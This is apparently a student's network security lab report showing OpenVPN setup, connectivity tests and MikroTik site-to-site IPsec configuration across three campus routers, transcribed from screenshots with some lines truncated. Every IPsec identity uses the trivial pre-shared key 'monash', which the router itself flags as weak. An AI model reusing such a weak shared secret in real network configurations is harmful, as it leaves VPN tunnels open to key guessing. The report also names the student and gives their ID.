Setting up libglib2.0-0:amd64 (2.64.6-1~ubuntu20.04.6) ...
No schema files found: doing nothing.
Setting up opensc-pkcs11:amd64 (0.20.0-3) ...
Setting up libglib2.0-data (2.64.6-1~ubuntu20.04.6) ...
Setting up shared-mime-info (1.15-1) ...
Setting up libpcsclite1:amd64 (1.8.26-3) ...
Setting up libusb-1.0-0:amd64 (2:1.0.23-2build1) ...
Setting up openssl (1.1.1f-1ubuntu2.20) ...
Setting up easy-rsa (3.0.6-1) ...
Setting up readline-common (8.0-4) ...
Setting up libccid (1.4.31-1) ...
Setting up libreadline8:amd64 (8.0-4) ...
Setting up opensc (0.20.0-3) ...
Setting up pcscd (1.8.26-3) ...
invoke-rc.d: could not determine current runlevel
invoke-rc.d: policy-rc.d denied execution of start.
Processing triggers for libc-bin (2.31-0ubuntu9.2) ...
root@VPN_Server:~# service openvpn start
 * Starting virtual private network daemon                            [ OK ]
root@VPN_Server:~# 
```




```
rying 127.0.0.1...
onnected to localhost.
scape character is '^]'.

oot@VPN_Server:~# service openvpn start
 * Starting virtual private network daemon                          [ OK ]
oot@VPN_Server:~# service openvpn status
 * VPN 'server' is running
oot@VPN_Server:~#
```

Security Tests

Ping tests across campuses


To test the network, a ping test from the client in the Clayton to the Peninsula is performed:



```
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.

root@Ubuntu-20:/# nslookup 31552544.com
Server:         10.200.30.53
Address:        10.200.30.53#53

Name:   31552544.com
Address: 10.200.11.80

root@Ubuntu-20:/# ping 192.168.122.201
PING 192.168.122.201 (192.168.122.201) 56(84) bytes of data.
64 bytes from 192.168.122.201: icmp_seq=1 ttl=62 time=16.6 ms
64 bytes from 192.168.122.201: icmp_seq=2 ttl=62 time=4.45 ms
64 bytes from 192.168.122.201: icmp_seq=3 ttl=62 time=4.17 ms
^C
--- 192.168.122.201 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 4.172/8.417/16.630/5.808 ms
root@Ubuntu-20:/#
```

Service connectivity tests

At this stage, all devices are able to reach each other. All services (DNS, SSH etc.) is active. For example, doing nslookup 31552544.com from clayton client container returns the IP address of the web server:

:

```
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.

root@Ubuntu-20:/# nslookup 31552544.com
Server:         10.200.30.53
Address:        10.200.30.53#53

Name:   31552544.com
Address: 10.200.11.80

root@Ubuntu-20:/#
```

VPN Configuration:


IPSec Tunnels

Site-to-site VPNs established between campuses

In the integrated network setup, IPSec tunnels have been established to facilitate secure site-to-site VPN connections among various campuses. The campuses, namely Caulfield, Clayton, and Peninsula, each have their distinct IPSec configurations, encompassing proposals, policies, and identities. Specifically, every campus' VPN setup is detailed through its IPSec proposal, policy, and identity parameters.


Caulfield ipsec proposal:

Huixin Wang-31552544-FIT5037-Assignment26


FIT-NetworkSecurity (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Xfce Terminal
Oct 29 15:27
CAULFIELD
File Edit View Terminal Tabs Help
netadmin@Secu...
CLAYTON
PENINSULA
CAULFIELD
Xfce Terminal
Right Ctrl


```
thms=sha256 enc-algorithms=aes-256-gcm lifetime=8h
[admin@MikroTik] > /ip ipsec policy add src-address=10.202.10.0/24 dst-address
=10.201.10.0/24 peer=Peninsula action=encrypt level=require ipsec-protocols=es
p tunnel=yes sa-src-address=192.168.122.202 sa-dst-address=192.168.122.201 pro
posal=Caulfield-Peninsula
[admin@MikroTik] > /ip ipsec proposal print
Flags: X - disabled, * - default
           'default" auth-algorithms=sha1
      enc-algorithms=aes-256-cbc,aes-192-cbc,aes-128-cbc lifetime=30m
      pfs-group=modp1024

 1    name="Caulfield-Clayton" auth-algorithms=sha256
      enc-algorithms=aes-256-gcm lifetime=8h pfs-group=modp1024

 2    name="proposal1" auth-algorithms=sha1
      enc-algorithms=aes-256-cbc,aes-192-cbc,aes-128-cbc lifetime=30m
      pfs-group=modp1024

 3    name="Caulfield-Peninsula" auth-algorithms=sha256
      enc-algorithms=aes-256-gcm lifetime=8h pfs-group=modp1024
[admin@MikroTik] >
```

Caulfield ipsec policy:




```
    enc-algorithms=aes-256-gcm lifetime=8h pfs-group=modp1024
[admin@MikroTik] > /ip ip/ip ipsec policy print
Flags: T - template, B - backup,
X - disabled, D - dynamic, I - invalid, A - active, * - default
 #      P TUN SRC-ADDRESS
 0 T  *       ::/0
 1   A  C yes 10.202.10.0/24
 2   A  P yes 10.202.10.0/24
[admin@MikroTik] >
```

Caufield ipsec identity:




```
[admin@MikroTik] > /ip ipsec identity print
Flags: D - dynamic, X - disabled
 0    ;;; Suggestion to use stronger pre-shared key or different authenticatio
n m
ethod
      peer=Clayton auth-method=pre-shared-key secret="monash"
      generate-policy=no

 1    ;;; Suggestion to use stronger pre-shared key or different authenticatio
n m
ethod
      peer=Peninsula auth-method=pre-shared-key secret="monash"
      generate-policy=no
[admin@MikroTik] >
```

Clayton ipsec proposal:


FIT-NetworkSecurity (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Xfce Terminal
Oct 29 15:30
CLAYTON
File Edit View Terminal Tabs Help
netadmin@Secu...
CLAYTON
PENINSULA
CAULFIELD
Right Ctrl


```
d-key secret="monash"
[admin@MikroTik] > /ip ipsec policy add src-address=10.200.10.0/24 dst-address
=1
0.202.10.0/24 peer=Caulfield action=encrypt level=require ipsec-protocols=esp
tunnel=yes sa-src-address=192.168.122.200 sa-dst-address=192.168.122.202 pro
proposal  protocol
[admin@MikroTik] > /ip ipsec policy add src-address=10.200.10.0/24 dst-address
=10.202.10.0/24 peer=Caulfield action=encrypt level=require ipsec-protocols=es
p tunnel=yes sa-src-address=192.168.122.200 sa-dst-address=192.168.122.202 pro
posal=
Clayton-Caulfield
[admin@MikroTik] > /ip ipsec policy print
Flags: T - template, B - backup,
X - disabled, D - dynamic, I - invalid, A - active, * - default
 #      P TUN SRC-ADDRESS
 0 T  *       ::/0
 1   I  ;;; bad proposal
        * yes 10.200.0.0/24
 2   A  P yes 10.200.10.0/24
 3   A  C yes 10.200.10.0/24
[admin@MikroTik] >
```

Clayton ipsec proposal:




```
[admin@MikroTik] > /ip ipsec proposal print
Flags: X - disabled, * - default
 0  * name="default" auth-algorithms=sha1
      enc-algorithms=aes-256-cbc,aes-192-cbc,aes-128-cbc lifetime=30m
      pfs-group=modp1024

 1    name="clayton-peninsula" auth-algorithms=sha256
      enc-algorithms=aes-256-gcm lifetime=8h pfs-group=modp1024

 2    name="Clayton-Caulfield" auth-algorithms=sha256
      enc-algorithms=aes-256-gcm lifetime=8h pfs-group=modp1024
[admin@MikroTik] >
```

Clayton ipsec identity:




```
 1    ;;; Suggestion to use stronger pre-shared key or different authenticatio
n m
ethod
      peer=Peninsula auth-method=pre-shared-key secret="monash"
      generate-policy=no

 2    ;;; Suggestion to use stronger pre-shared key or different authenticatio
n m
ethod
      peer=Caulfield auth-method=pre-shared-key secret="monash"
      generate-policy=no
[admin@MikroTik] >
```

Peninsula ipsec proposal:




```
[admin@MikroTik] > /ip ipsec proposal print
Flags: X - disabled, * - default
 0  * name="default" auth-algorithms=sha1
      enc-algorithms=aes-256-cbc,aes-192-cbc,aes-128-cbc lifetime=30m
      pfs-group=modp1024

 1    name="Clayton-Peninsula" auth-algorithms=sha256
      enc-algorithms=aes-256-gcm lifetime=8h pfs-group=modp1024

 2    name="Peninsula-Clayton" auth-algorithms=sha256
      enc-algorithms=aes-256-gcm lifetime=8h pfs-group=modp1024

 3    name="Peninsula-Caufield" auth-algorithms=sha256
      enc-algorithms=aes-256-gcm lifetime=8h pfs-group=modp1024
[admin@MikroTik] >
```

Peninsula ipsec policy:



```
[admin@MikroTik] > /ip ipsec policy print
Flags: T - template, B - backup,
X - disabled, D - dynamic, I - invalid, A - active, * - default
 #      P TUN SRC-ADDRESS
 0 T  *       ::/0
 1   I  * yes 10.201.0.0/24
 2   A  C yes 10.201.10.0/24
 3   A  C yes 10.201.10.0/24
```


Peninsula ipsec identity:



```
 1    ;;; Suggestion to use stronger pre-shared key or different authenticatio
n m
ethod
      peer=Clayton auth-method=pre-shared-key secret="monash"
      generate-policy=no

 2    ;;; Suggestion to use stronger pre-shared key or different authenticatio
n m
ethod
      peer=Caulfield auth-method=pre-shared-key secret="monash"
      generate-policy=no
[admin@MikroTik] >
```


/ip ipsec installed-sa print

Peninsula:



